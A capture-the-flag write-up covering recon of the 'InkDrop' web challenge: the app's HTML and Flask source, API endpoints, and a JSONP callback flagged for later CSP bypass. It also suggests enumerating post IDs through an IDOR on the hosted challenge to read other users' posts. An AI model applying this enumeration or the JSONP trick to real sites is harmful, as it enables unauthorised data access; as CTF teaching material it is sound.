
The actual challenge starts at this URL: http://localhost:8080/challenge (When hosted locally)





First step is easy we need to register and login before we can access the “InkDrop” web application.




Once logged in we can create new posts. This seems to be the only option we have. So lets create a post to see what happens.





Intigriti February Challenge
InkDrop — Write & Share
New Post — InkDrop
localhost:8080/post/new
InkDrop
Dashboard
New Post
Logout
Create New Post
Title
Enter post title
Content (Markdown supported)
Write your content here...
Heading
Bold and *italic* text
[Links](https://example.com)
Cancel
Publish
InkDrop v2.0 — Collaborative Writing Platform




We publish a post which triggers some extra functionalities. We can click the button “Report to Moderator”



When we click the “Report to Moderator” button the dashboard screen shows our post is submitted and send to a Moderator for review. We can also notice the dashboard shows an overview of our posts.



During recon I also always check the client side source code via the web browser developer tools. But in this challenge there is almost no client side source code which means the challenge is written in a programming language running on the server side and thus not visible for us in the browser.




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard — InkDrop</title>
    <link rel="stylesheet" href="/static/css/challenge-style.css">
</head>
<body>
    <nav class="navbar">
        <div class="nav-container">
            <a href="/" class="nav-brand">InkDrop</a>
            <div class="nav-links">

                <a href="/dashboard">Dashboard</a>
                <a href="/post/new" class="btn-primary">New Post</a>
                <a href="/logout">Logout</a>

            </div>
        </div>
    </nav>

    <main class="main-content">



<div class="dashboard">
    <header class="dashboard-header">
        <h1>Your Posts</h1>
        <a href="/post/new" class="btn btn-primary">+ New Post</a>
    </header>


    <div class="posts-list">

        <div class="post-item">
            <h3><a href="/post/1">test post 1</a></h3>
            <p>February 19, 2026</p>
            <div class="post-actions">
                <a href="/post/1/edit" class="btn btn-small">Edit</a>
                <form action="/post/1/delete" method="POST" style="display:inline">
                    <button type="submit" class="btn btn-small btn-danger">Delete</button>
                </form>
            </div>
        </div>

    </div>

</div>

    </main>

    <footer class="footer">
        <p>InkDrop v2.0 — Collaborative Writing Platform</p>
    </footer>
</body>
</html>
```

What we can learn from this first recon round:
- The most interesting code runs server side.
- The CTF is about capturing a flag. We can assume the flag is somewhere saved in the Moderator account and the only link between us and the Moderator is the “Report to Moderator” button.


Step 3: Source code review

The challenge page also gave us the actual web application source code to run the challenge locally in our Docker Desktop environment. This means the server side source code which we normally cannot access is given to us as it runs in our own local Docker containers.

We can inspect the server side code to understand the web application better and see for example how the Moderator works when the “Report to Moderator” button is clicked.


The root folder structure shows:

- *docker-compose.yml*: Less interesting as we used this to deploy the challenge locally.
- *app*: We need to inspect this further as this it the main application source code.
- *bot*: Probably the Moderator source code.
- *nginx*: The web server itself which is less interesting at this moment.



Name	Date modified	Type	Size
Yesterday			
docker-compose.yml	18/02/2026 19:18	Yaml Source File	1 KB
app	18/02/2026 19:18	File folder	
bot	18/02/2026 19:18	File folder	
nginx	18/02/2026 19:18	File folder	

In the “app” folder we need to focus on the “app.py” file as this is the python file with the server side source code. The “static” and “templates” folder contain HTML and JavaScript code which also can be viewed at the client side via the web browser developer tools.



Name	Date modified	Type	Size
Yesterday			
.DS_Store	18/02/2026 19:18	DS_STORE File	7 KB
app.py	18/02/2026 19:18	Python Source File	10 KB
Dockerfile	18/02/2026 19:18	File	1 KB
favicon.ico	18/02/2026 19:18	ICO File	15 KB
requirements.txt	18/02/2026 19:18	Text Document	1 KB
static	18/02/2026 19:18	File folder	
templates	18/02/2026 19:18	File folder	

Main application
Here some snippets from “app.py”

We see the already known parts of the application where we can register and login with our user account.

```python
@app.route('/')
def index():
    return render_template('index.html', posts=[])

@app.route('/challenge')
def challenge():
    return render_template('challenge.html', posts=[])

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username', '').strip()
        password = request.form.get('password', '')

        if not username or not password:
            flash('Username and password required.', 'error')
            return render_template('register.html')

        if len(username) < 3 or len(username) > 30:
            flash('Username must be 3-30 characters.', 'error')
            return render_template('register.html')

        if User.query.filter_by(username=username).first():
            flash('Username exists.', 'error')
            return render_template('register.html')

        user = User(username=username, password=generate_password_hash(password))
        db.session.add(user)
        db.session.commit()

        flash('Registered! Please login.', 'success')
        return redirect(url_for('login'))

    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
```

We have the dashboard where we can create, edit and view posts

```python
@app.route('/dashboard')
@login_required
def dashboard():
    user = User.query.get(session['user_id'])
    posts = Post.query.filter_by(author_id=user.id).order_by(Post.created_at.desc()).all()
    return render_template('dashboard.html', posts=posts, user=user)

@app.route('/post/new', methods=['GET', 'POST'])
@login_required
def post_new():
    if request.method == 'POST':
        title = request.form.get('title', '').strip()
        content = request.form.get('content', '').strip()

        if not title or not content:
            flash('Title and content required.', 'error')
            return render_template('post_new.html')

        post = Post(
            title=title,
            content=content,
            author_id=session['user_id']
        )
        db.session.add(post)
        db.session.commit()

        flash('Post created!', 'success')
        return redirect(url_for('post_view', post_id=post.id))

    return render_template('post_new.html')

@app.route('/post/<int:post_id>')
def post_view(post_id):
    post = Post.query.get_or_404(post_id)

    is_admin = session.get('username') == ADMIN_USERNAME
    is_author = session.get('user_id') == post.author_id

    if not is_admin and not is_author:
        flash('Access denied.', 'error')
        return redirect(url_for('index'))

    return render_template('post_view.html', post=post)

@app.route('/post/<int:post_id>/edit', methods=['GET', 'POST'])
@login_required
def post_edit(post_id):
    post = Post.query.get_or_404(post_id)
```


Finally some new API endpoints that we did not yet discover in our initial recon:

- */api/render?id=*
- */api/jsonp?callback=&handleData=*
- */api/config*

```python
@app.route('/api/render')
def api_render():
    post_id = request.args.get('id')
    if not post_id:
        return jsonify({'error': 'Missing id'}), 400

    post = Post.query.get(post_id)
    if not post:
        return jsonify({'error': 'Not found'}), 404

    rendered_html = render_markdown(post.content)

    return jsonify({
        'id': post.id,
        'title': post.title,
        'html': rendered_html,
        'author': post.author.username,
        'rendered_at': time.time()
    })

@app.route('/api/jsonp')
def api_jsonp():
    callback = request.args.get('callback', 'handleData')

    if '<' in callback or '>' in callback:
        callback = 'handleData'

    user_data = {
        'authenticated': 'user_id' in session,
        'timestamp': time.time()
    }

    if 'user_id' in session:
        user = User.query.get(session['user_id'])
        if user:
            user_data['username'] = user.username

    response = f"{callback}({json.dumps(user_data)})"
    return Response(response, mimetype='application/javascript')

@app.route('/api/config')
def api_config():
    return jsonify({
        'safeMode': True,
        'version': '2.0.0',
        'features': ['markdown', 'preview', 'export']
    })
```

We can dig a bit deeper into these API endpoints. We have created a test post in our initial recon which is located at “http://localhost:8080/post/1” when we open it in our web browser. This means our first post has ID number 1.

If we open the endpoint http://localhost:8080/api/render?id=1 we see our first post in JSON format:



Nice but not very useful for the challenge. I discovered that the Intigriti hosted challenge at this endpoint and more precise the “id” parameter holds an IDOR (Insecure Direct Object Reference) vulnerability and you can read any post created by any user as long as they did not delete the post. This does not matter for this challenge but it is nice to know and probably could have shown working payloads to solve the challenge from other participants ;-).

For example post with ID number 37 on the actual challenge page shows a post created by the user admin with a base64 code as content and post1 as title. Just enumerate the IDs to other numbers and you will see more posts from other participants.

Next endpoint: http://localhost:8080/api/jsonp?callback=&handleData= is very interesting as JSONP is some kind of legacy technique to fetch JSON data from a different domain without being restricted by the browser's same-origin policy.

This was actually used to fetch data from a different origin before modern CORS (Cross Origin Resource Sharing) support existed in browsers.

https://www.w3schools.com/js/js_json_jsonp.asp

https://en.wikipedia.org/wiki/JSONP

The response is executed as JavaScript when loaded via a <script> tag. This can be of our use to bypass certain security measures in the application later.

Unlike normal JSON fetched via fetch() or XMLHttpRequest, JSONP is executed immediately as code.


If an attacker controls:
- The callback name
- The data returned

This can for example be used to bypass CSP (Content Security Policy) rules set by the web application developers.

https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP
https://en.wikipedia.org/wiki/Content_Security_Policy

Our source code shows we have a “callback” parameter for this JSONP endpoint. We need to check if it is reflected. Although it will not execute anything here it can be useful later to bypass a protection like CSP.

The last API endpoint http://localhost:8080/api/config does not reveal anything in our interest.

